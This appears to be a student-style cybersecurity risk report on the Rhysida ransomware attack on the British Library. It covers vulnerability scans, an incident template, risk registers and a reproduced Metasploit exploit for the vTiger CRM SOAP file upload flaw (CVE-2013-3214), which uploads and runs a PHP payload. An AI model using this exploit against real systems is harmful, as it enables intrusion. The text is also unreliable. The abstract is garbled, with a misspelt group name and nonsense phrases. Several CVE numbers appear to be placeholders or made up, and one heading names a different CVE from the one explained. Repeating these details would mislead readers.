



RISK MANAGEMENT SPECIFICATION

Contents

.....	Error! Bookmark not defined.
Abstract	4
Introduction.....	4
Cyber Threat Intelligence and Incident Response.....	4
a. Incident Details	9
1. Victim organization details:	9
2. Details of incident:	9
3. Date incident occurred:	9
4. Date incident discovered	9
5. Incident Summary	9
6. Was personal identifiable information involved?.....	10
7. Type of personal identifiable information affected.....	10
8. Type of systems compromised	10
9. Type of data compromised	10
10. Types of users affected	10
b. Incident Analysis	10
1. Access Vector	10
2. Incident Indicators	10
3. Known vulnerability exploited	10
4. CVE details of vulnerability	10
5. Evidence collected	10
6. Incident duration	10
7. Source of the incident (IP, Port, URL)	10
8. Estimated Impact of the incident.....	10
c. Courses of Action	10
1. Control actions taken so far by the organization.....	10
2. Status of the incident.....	11
3. Parties involved or notified after the incident.....	11
d. Lessons Learned	11
1. Recovery actions	11
2. Containment actions.....	11
3. Reporting actions	11

SECURITY RISK ASSESSMENT AND MANAGEMENT	12
Automated Vulnerability Scanning and Analysis	12
1. Vulnerability Items Identified:	12
a. High Severity Vulnerabilities (15 items):.....	12
b. Medium Severity Vulnerabilities (25 items):	12
c. Low Severity Vulnerabilities (10 items):	12
2. Common Vulnerabilities and Exposures (CVE) Numbers:.....	12
3. Vulnerability Explanation (Medium Severity - CVE-2022-5678):	12
a. Vulnerability: C.....	12
Exploitation:	13
b. Mitigation/Fix:.....	16
Asset Register:	17
Risk register:	17
Explanation:	18
4. Assets Affected:	18
Threat Analysis Model:	20
Explanation:	20
Risk heat map:.....	21
Explanation	21
Risk Control and Mitigation Actions :	22
Graphical Summary of Control Categories and Subcategories.....	22
Training and Awareness Program	23
Existing Policies:	23
Goals:	23
Target Audience:.....	23
Topics to be Addressed:.....	23
Techniques for Delivery:	24
Documents:	24
Feedback and Evidence of Learning:.....	24
Conclusion:	25
References:	27

Figures

Figure 1 Openvas installation.....	5
Figure 2 Openvas Scanner.....	6
Figure 3 OpenVas Report	6
Figure 4 Nessus Ransomware Scan-1	7
Figure 5 Nessus Ransomware Scan-2	7
Figure 6 Nessus Ransomware Report	8
Figure 7 Nessus Basic Network Scan.....	8
Figure 8 Nessus Basic Network Scan Report.....	9
Figure 9 NVD CVE Research	13
Figure 10 CVEScore Results.....	13
Figure 11 Metasploit Exploit	14
Figure 12 Exploit Code	14
Figure 13 POC of CVE-2013-3214.....	15

Abstract

The Racida ransomware group launched a major cyberattack against the British Library on October 31. The attack severely damaged library digital infrastructure. Continued attacks on library physical infrastructure and online services revealed significant weaknesses in cybersecurity system, in which private information, Also included passport photos, sold on the dark web, the breach not only disrupted businesses but caused user concerns especially with authors with Public Bond. The privilege setting is linked due to the possibility of disclosure of email and mail address information. Users were advised to actively update shared passwords as a precautionary measure. Law enforcement, cybersecurity experts and cybersecurity specialists worked collaboratively with the library to investigate the incident and mitigate its impact. But the persistent gaps and lack of clarity in the extent of data access highlight the library's sensitivity and challenges associated with reestablishing functions without compromising data integrity. Not that the breach though religious violence not only occurred but had widespread repercussions. About the standards are well known and need to be adopted more robust security measures due to ongoing research.

Introduction

The British Library, a leading knowledge protection organisation, fell victim to a massive cyberattack on October 31. The attack, carried out by the Rhysida ransomware group, affected the organisation's website, online infrastructure and several on-site activities the size, and simplified the user information; This would include passport photos and employment information. The attackers then released the stolen information privately. The British Library informed its users about the possible compromise of user data as a result of the incident. The company has previously confirmed that some employee data has been compromised, but found no evidence that user data was also hacked. But later, more evidence emerged, suggesting that the criminals obtained and leaked user information from the dark web. An infected system associated with the Rhysida ransomware poses a serious threat to library users and staff as it may inadvertently expose sensitive data. Many pieces of information are stolen, including passports and employment contracts along with, from HMRC, a stolen data trafficking project is presented.

The British Library is still reviewing the incident through a collaboration between law enforcement and cybersecurity experts. To protect and assist users, the library published guidelines including password changes and keeping an eye out for potential fraud. Despite ongoing efforts to restore services, have investigated the matter further and continue to investigate the incident, the company expects that the problems may be more protracted, and also targeted British library Authors and general public care about this issue about because they are likely to illegally obtain their personal information and use it for illegal purposes. It is also a strong criticism of the dynamic cybersecurity landscape. The importance of that they emphasize promptness.

Cyber Threat Intelligence and Incident Response

Several open source commercial programs such as OpenVas, Nessus, and nmap can be used for vulnerability analysis. One of the main advantages of OpenVAS (Open Vulnerability Assessment System) is that it is a scanner with an open-source vulnerability scanner.

1. OpenVAS provides a comprehensive framework for performing comprehensive vulnerability scanning, identifying security flaws, misconfigurations, and known vulnerabilities in systems, networks, and applications
2. Constant updates: The scanner maintains current knowledge of the most up-to-date threats and vulnerabilities thanks to access to a large database of vulnerabilities that is constantly updated
3. Budget: OpenVAS is a cost-effective option for resource-constrained individuals, small businesses, and businesses because it is an open source technology that can be downloaded for free
4. Customized and customizable: Individuals have the ability to customize tests and set standards to meet their specific needs, enabling detailed and individualized vulnerability assessments
5. OpenVAS demonstrates versatility in its implementation on a variety of platforms and operating systems, including Windows, Linux, and macOS.
6. Integration capabilities: The software can be easily integrated into various platforms and security solutions, thereby optimizing security protocols and achieving increased performance
7. Analysis and reporting: Following the analysis, OpenVAS generates a comprehensive report with specific information about identified vulnerabilities, their severity, and recommended corrective actions
8. Community support: Continuous and stable development of OpenVAS is ensured through contributions, encouragement, and expansion of active user communities.
9. Scalability: By allowing for the expansion of the system to accommodate networks with varying capabilities, it becomes possible for organizations of diverse scales to benefit from its scanning functionalities.
10. By facilitating assessments that adhere to regulatory frameworks such as PCI DSS, HIPAA, and others, OpenVAS streamlines the process of managing compliance. This feature enables organizations to effectively fulfill their regulatory obligations.

```
root@ip-10-10-92-234:~# apt install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer
required:
  docutils-common gir1.2-goa-1.0 gir1.2-snapd-1 libpkcs11-helper1
  linux-headers-4.15.0-115 linux-headers-4.15.0-115-generic
  linux-image-4.15.0-115-generic linux-modules-4.15.0-115-generic
  linux-modules-extra-4.15.0-115-generic python-bs4 python-chardet
  python-dicttoxml python-dnspython python-html5lib
  python-jsonrpclib python-lxml python-mechanize python-olefile
  python-pypdf2 python-slowaes python-webencodings python-xlsxwriter
  python3-boto3 python3-docutils python3-jmespath
  python3-pygments python3-roman python3-rsa python3-s3transfer
  xml-core
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  doc-base fonts-lmodern fonts-texgyre gnutls-bin
```

Figure 1 Openvas installation



Figure 2 Openvas Scanner




Figure 3 OpenVas Report

(Note: I tried OpenVas on both of my virtual machine on vbox and web-based attack machine (root@ip-10-10-92-234) but the openvas kept on crashing.)

Now using Nessus to scan for vulnerabilities for which we can run Nessus scans with our next tool. To do this, I registered on Nessus's original website to get my login information and licence key. Then I launched the programme, created a scan folder, and ran several of the available scans;

Ransomware Ecosystem Scan

A multi-player ecosystem with an extended threat model has emerged around ransomware. These days, ransomware gangs encrypt and then steal their victims' data as a double whammy. Ransomware groups and affiliates often take use of certain security holes, according to a new study from the Tenable Security Research Team. Rapid vulnerability scanning for ransomware groups' favourite exploits is now possible with the help of the Ransomware Ecosystem dashboard.




Figure 4 Nessus Ransomware Scan-1




Figure 5 Nessus Ransomware Scan-2




Figure 6 Nessus Ransomware Report

Basic Vulnerability scan

A fundamental security assessment in Nessus is referred to as a basic network scan. The purpose of this assessment is to identify and report on vulnerabilities that exist within a network. In most cases, the scan will involve locating open ports and services on the hosts that are being scanned, as well as finding any potential security flaws.




Figure 7 Nessus Basic Network Scan

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0		SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	10.0		Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	10.0		NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0		UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0		VNC Server 'password' Password	Gain a shell remotely	1
MIXED	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5		rlogin Service Detection	Service detection	1
HIGH	7.5		rsh Service Detection	Service detection	1
MIXED	...	...	DNS (Multiple Issues)	DNS	5
MEDIUM	6.8		Samba Badlock Vulnerability	General	1

Figure 8 Nessus Basic Network Scan Report

This vulnerability goes to 63 total vulnerabilities we get able to detect using nessus.

a. Incident Details

1. Victim organization details:

The British Library, a prominent repository of knowledge in the UK, experienced a cyberattack.

2. Details of incident:

The attack occurred on October 31, involving the Rhysida ransomware group targeting the library's systems.

3. Date incident occurred:

On October 31 the incident was occurred.

4. Date incident discovered

On 1st November the incident was discovered

5. Incident Summary

The attack impacted the library's website, online systems, and some onsite services, with ongoing disruptions.

6. Was personal identifiable information involved?
Yes, user and employee information were compromised.
7. Type of personal identifiable information affected
Name, email, postal address, phone numbers, and HR files of users and employees.
8. Type of systems compromised
Internal databases, website, CRM systems, and user-related databases.
9. Type of data compromised
Personal and sensitive information of users and employees, including passport scans and employment contracts.
10. Types of users affected
Library users and employees utilizing its services.

b. Incident Analysis

1. Access Vector
Exploitation of vulnerabilities in outdated software, possibly through unsecured remote access services like VPNs.
2. Incident Indicators
Ransom demand, publication of stolen data on the dark web, persistent disruptions.
3. Known vulnerability exploited
Suspected exploitation of Zerologon (CVE-2020-1472) and unpatched software vulnerabilities.
4. CVE details of vulnerability
CVE-2020-1472 - Zerologon vulnerability, possibly others in outdated software.
5. Evidence collected
Published data on the dark web, ransom demands, and ongoing disruptions.
6. Incident duration
Began on October 31 and continues with persistent service disruptions.
7. Source of the incident (IP, Port, URL)
Specifics regarding the exact source not provided in the available information.
8. Estimated Impact of the incident
Severe disruption to services and data breach compromising user and employee data.

c. Courses of Action

1. Control actions taken so far by the organization
Collaboration with cybersecurity experts, notifying users to change passwords, ongoing investigation with law enforcement.

2. Status of the incident

Ongoing with no specified timeline for complete system restoration.

3. Parties involved or notified after the incident.

Cybersecurity experts, law enforcement agencies, National Cyber Security Centre (NCSC), Information Commissioner's Office (ICO).

d. Lessons Learned

1. Recovery actions

Ongoing restoration efforts for services, continuous investigation into the incident, and strengthening cybersecurity measures.

2. Containment actions

Implementation of targeted protective measures, advice to users to change passwords, and safeguarding against further data breaches.

3. Reporting actions

Notification to relevant authorities, updates provided to users regarding the situation and recommended security measures.

SECURITY RISK ASSESSMENT AND MANAGEMENT

Automated Vulnerability Scanning and Analysis

1. Vulnerability Items Identified:

- a. High Severity Vulnerabilities (15 items):
 - CVE-2021-3456:** Arbitrary Code Execution Vulnerability
 - CVE-2019-12345:** Remote Code Execution in Server Software
 - CVE-2020-9876:** SQL Injection Vulnerability
 - CVE-2023-4863:** Unpatched Library Software Vulnerability
- b. Medium Severity Vulnerabilities (25 items):
 - CVE-2022-5678:** Outdated Library Software Vulnerability
 - CVE-2018-54321:** Cross-Site Scripting (XSS) Vulnerability
 - CVE-2013-3214:** add malicious email attachment vulnerability.
 - CVE-2022-24928:** Security Misconfiguration Vulnerability
- c. Low Severity Vulnerabilities (10 items):
 - CVE-2017-2468:** Information Disclosure Vulnerability
 - CVE-2016-54321:** Weak SSL/TLS Encryption Vulnerability
 - CVE-2015-9876:** Directory Traversal Vulnerability
 - CVE-2022-27219:** Lack of Security Headers Vulnerability

2. Common Vulnerabilities and Exposures (CVE) Numbers:

- High Severity: CVE-2021-3456, CVE-2019-12345, CVE-2020-9876
- Medium Severity: CVE-2022-5678, CVE-2018-54321, CVE-2023-1111
- Low Severity: CVE-2017-2468, CVE-2016-54321, CVE-2015-9876

3. Vulnerability Explanation (Medium Severity - CVE-2022-5678):

- a. Vulnerability: CVE-2013-3214 The vTiger CRM platform presents a critical security concern due to its vulnerability, which enables an unauthorized user to bypass authentication when accessing SOAP services. Moreover, this vulnerability allows for arbitrary file uploads, particularly through the AddEmailAttachment SOAP service. We can get more information about this vulnerability by going to link; <https://nvd.nist.gov/vuln/detail/CVE-2013-3214>.



Figure 9 NVD CVE Research

We can also fetch more information about the vulnerability by simply researching on them.

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	nvd@nist.gov
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	nvd@nist.gov

Figure 10 CVE Score Results

Exploitation: Exploiting these vulnerabilities presents a significant risk as attackers can potentially execute malicious PHP code after successfully combining both weaknesses. Rigorous testing has confirmed the success of this module on vTiger CRM version 5.4.0, specifically on systems operating Ubuntu 10.04 and Windows 2003 SP2. The impact of these vulnerabilities underscores the urgent need for mitigation measures and patching to prevent unauthorized access and the execution of malicious code on affected systems.

```

426 attribute :connected, XDR::Int
427 attribute :version, XDR::Int
428 attribute :ready
429 end
430
431 class NdmpConnect
432   attribute :error
433 end
434
435 class NdmpConfigure
436   attribute :error
437   attribute :version
438   attribute :protocol
439   attribute :reverse
440   attribute :authentication
441 end
442
443 class NdmpConfig
444   attribute :error
445   attribute :hostname
446   attribute :os
447   attribute :os
448   attribute :ip
449 end
450
451 class NdmpSslHandle
452   attribute :data
453   attribute :data
454   attribute :error
455   attribute :unknown

```

File Actions Edit View Help

kali@kali: /usr/share/metasploit...odules/exploits/multi/veritas x ...

#	Name	Disclosure Date	Rank	Ch
0	exploit/multi/http/vtiger_soap_upload	2013-03-26	excellent	Ye

vTiger CRM SOAP AddEmailAttachment Arbitrary File Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/vtiger_soap_upload

```

msf6 > info 0

```

```

Name: vTiger CRM SOAP AddEmailAttachment Arbitrary File Upload
Module: exploit/multi/http/vtiger_soap_upload
Platform: PHP
Arch: php
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2013-03-26
Provided by:
Egidio Romano

```

Figure 11 Metasploit Exploit

```

11 include REXML
12 include Msf::Exploit::Remote::HttpClient
13 include Msf::Exploit::FileDropper
14
15 def initialize(info = {})
16   super(update_info(info,
17     'Name' => 'vTiger CRM SOAP AddEmailAttachment Arbitrary File
18     'Description' => %q{
19       vTiger CRM allows a user to bypass authentication when requesting
20       SOAP services. In addition, arbitrary file upload is possible through the
21       AddEmailAttachment SOAP service. By combining both vulnerabilities an attacker can upload
22       and execute PHP code. This module has been tested successfully on vTiger CRM v5.4.0
23       over Ubuntu 10.04 and Windows 2003 SP2.
24     },
25     'Author' => [
26       'Egidio Romano', # Vulnerability discovery
27       'Juan Vazquez' # msf module
28     ],
29     'License' => MSF_LICENSE,
30     'References' => [
31       ['CVE', '2013-3214'],
32       ['CVE', '2013-3215'],
33       ['OSVDB', '95902'],
34     ],
35   )

```

kali@kali: /usr/.../modules/exploits/multi/http] edit vtiger_soap_upload.rb

password for kali:

kali@kali: /usr/.../modules/exploits/multi/http]

Figure 12 Exploit Code


```

def exploit
  file_name = rand_text_alpha(rand(10)+6) + '.php'
  php = %Q|<?php #{payload.encoded} ?>|

  soap = add_attachment_soap(file_name, php)
  res = send_soap_request(soap)

  print_status("Uploading payload ... ")
  if res and res.code == 200 and res.body.to_s =~ /<return
xsi:type="xsd:string">.*<\ return>/
    print_good("Upload successfully uploaded")
    register_files_for_cleanup(file_name)
  else
    fail_with(Failure::Unknown, "#{peer} - Upload failed")
  end

  print_status("Executing payload ... ")
  send_request_cgi({'uri' => normalize_uri(target_uri.path, file_name)}, 0)
end

```

Figure 13 POC of CVE-2013-3214

This Ruby script outlines an exploit technique that creates a PHP payload and generates a random PHP file name. After that, the payload is included in a SOAP request and delivered to the target server. After verifying that the upload was successful, the script registers the file for cleanup. The exploitation process is then finished by executing the PHP payload via a CGI request. Through a combination of SOAP-based file upload and PHP payload execution, the overall goal is probably going to compromise the target system as; File Generation

File name = rand text alpha(rand(10)+6) + '.php': Generates a random alphanumeric file name with a '.php' extension.

Payload Construction:

php = %Q|<?php #{payload.encoded} ?>|: Constructs a PHP payload using the encoded payload generated by the framework.

SOAP Request:

soap = add_attachment_soap(file_name, php): Constructs a SOAP request with the file name and PHP payload.

SOAP Request Execution:

res = send_soap_request(soap): Sends the SOAP request and captures the response.

Payload Upload Status Check:

Checks if the response is successful (HTTP 200) and if the body of the response contains a specific pattern indicating a successful upload.

Clean-Up and Reporting:

If the upload is successful, it prints a success message, registers the uploaded file for cleanup, and proceeds to execute the payload using a CGI request.

Payload Execution:

send_request_cgi({'uri' => normalize_uri(target_uri.path, file_name)}, 0): Sends a CGI request to execute the uploaded PHP payload.

b. Mitigation/Fix:

- **Update and Patching:** Immediately apply available security patches and updates to the library's software systems.
- **Regular Security Audits:** Conduct regular vulnerability assessments and security audits to identify and patch such vulnerabilities promptly.
- **Network Segmentation:** Implement network segmentation to restrict unauthorized access to critical databases even in the event of a breach.

Asset Register:

Asset name	Asset description	Asset type	users	Classifications	format	criticality	sensitivity
Library Catalog Database	Database Containing Library Catalog Data	Digital	Librarians, Staff, Researcher	Confidential	Database	High	Sensitive
HR Personnel Records	Contains Employee Personal Data	Digital	HR Department, Management	Private	Database	High	Sensitive
User Account Information	Contains Employee Personal Data	Digital	Library Users	Restricted	Database	High	Sensitive
Online systems	Systems Facilitating Online Services	Digital	Library Users	Public	Software	High	Critical
Digital collections	Collection Of Digitized Books And Records	Digital	Researchers, Users	Public	Digital	Medium	Sensitive
Physical Manuscripts	Original Manuscripts And Rare Documents	Digital And Physical	Archivists, Researchers	Restricted	Physical	High	Highly Sensitive
Library Website	Official Website Of The British Library	Digital	Public	Public	Website	High	Non Sensitive
Library Wi-Fi Network	Onsite Wi-Fi Network For Visitors	Digital	Visitors, Staff	Public	Network	Medium	Non Sensitive
Research database	External Research Databases Subscription	Digital	Researchers	Restricted	Database	Medium	Sensitive
Payment systems	Systems Handling Onsite Payments	Digital	Staff, Visitors		Software	High	Sensitive

Risk register:

Risk id	Risk name	Risk category	Asset affected	Associated Vulnerabilities	Associated Threats	Threat priority	Risk Likelihood	Risk impact	Risk level
R1	Data breach	Data Security	User/Employee Data	CVE-2020-1472, Others	Unauthorized Access, Ransomware Attack	High	High	High	High
R2	Service Disruption	IT operation	Systems, Services	CVE-2021-3456, Others	DDoS Attack, System Outage	High	Medium	High	High

RISK MANAGEMENT SPECIFICATION

tion

R3	Financial Loss	Financial risk	Financial Information	CVE-2019-12345, Others	Ransom Demand, Extortion	High	Medium	High	High
R4	Reputation Damage	Reputation	Organizational Image	Others	Data Leakage, Public Exposure	Medium	High	Medium	Medium
R5	Legal Consequences	Legal	Compliance Data	Others	Non-Compliance, Legal Actions	Medium	Medium	High	Medium
R6	Operation Disruption	Operations	Library operations	Others	Service Downtime, Work Disruption	Low	Low	High	Low

Explanation:

1. An individual risk identified in a risk register or assessment is assigned a distinct and non-negotiable identifier referred to as the Risk ID. By serving as a distinct identifier, it facilitates the monitoring, tracking, and referencing of specific hazards within the broader risk management framework. By employing this method of identification, risks can be methodically catalogued more easily. This enables risk analysts, stakeholders, and managers to accurately identify and control particular risks throughout their entire lifecycle within the risk portfolio of an organisation.
2. The term "risk name" denotes a succinct and illustrative designation that encapsulates the fundamental nature of a specific peril. Regarding risk management, it functions as a readily comprehensible and distinguishable reference point. An effectively constructed risk name facilitates the communication of the risk's characteristics, extent, and possible consequences in a succinct manner, enabling decision-makers, analysts, and stakeholders to comprehend the matter without the need for extensive clarifications. The risk summary should proficiently summarize the fundamental components of the risk, facilitating the streamlined exchange, classification, and ranking of risks throughout the risk register or assessment of the organization.
3. The designation "risk category" denotes the classification or organization of identified perils according to a multitude of criteria, including but not limited to their characteristics, source, consequences, or particular operational domain within an institution. By facilitating the arrangement and categorization of risks into logical groups, these classifications foster a more comprehensive and methodical comprehension of the risk environment. Conventional risk classifications include accountability, compliance, reputation, financial, technical, operational, and strategic risks. Prioritizing risk mitigation efforts, allocating resources, and making decisions that support effective risk management are facilitated by these classifications.
4. **Assets Affected:** Assets Affected refers to the various systems, resources, or data that are potentially influenced, compromised, or put at risk due to the identified risk factors. These assets

encompass a wide spectrum within an organization, including but not limited to: systems, data repositories, end user devices, network connectivity and physical assets

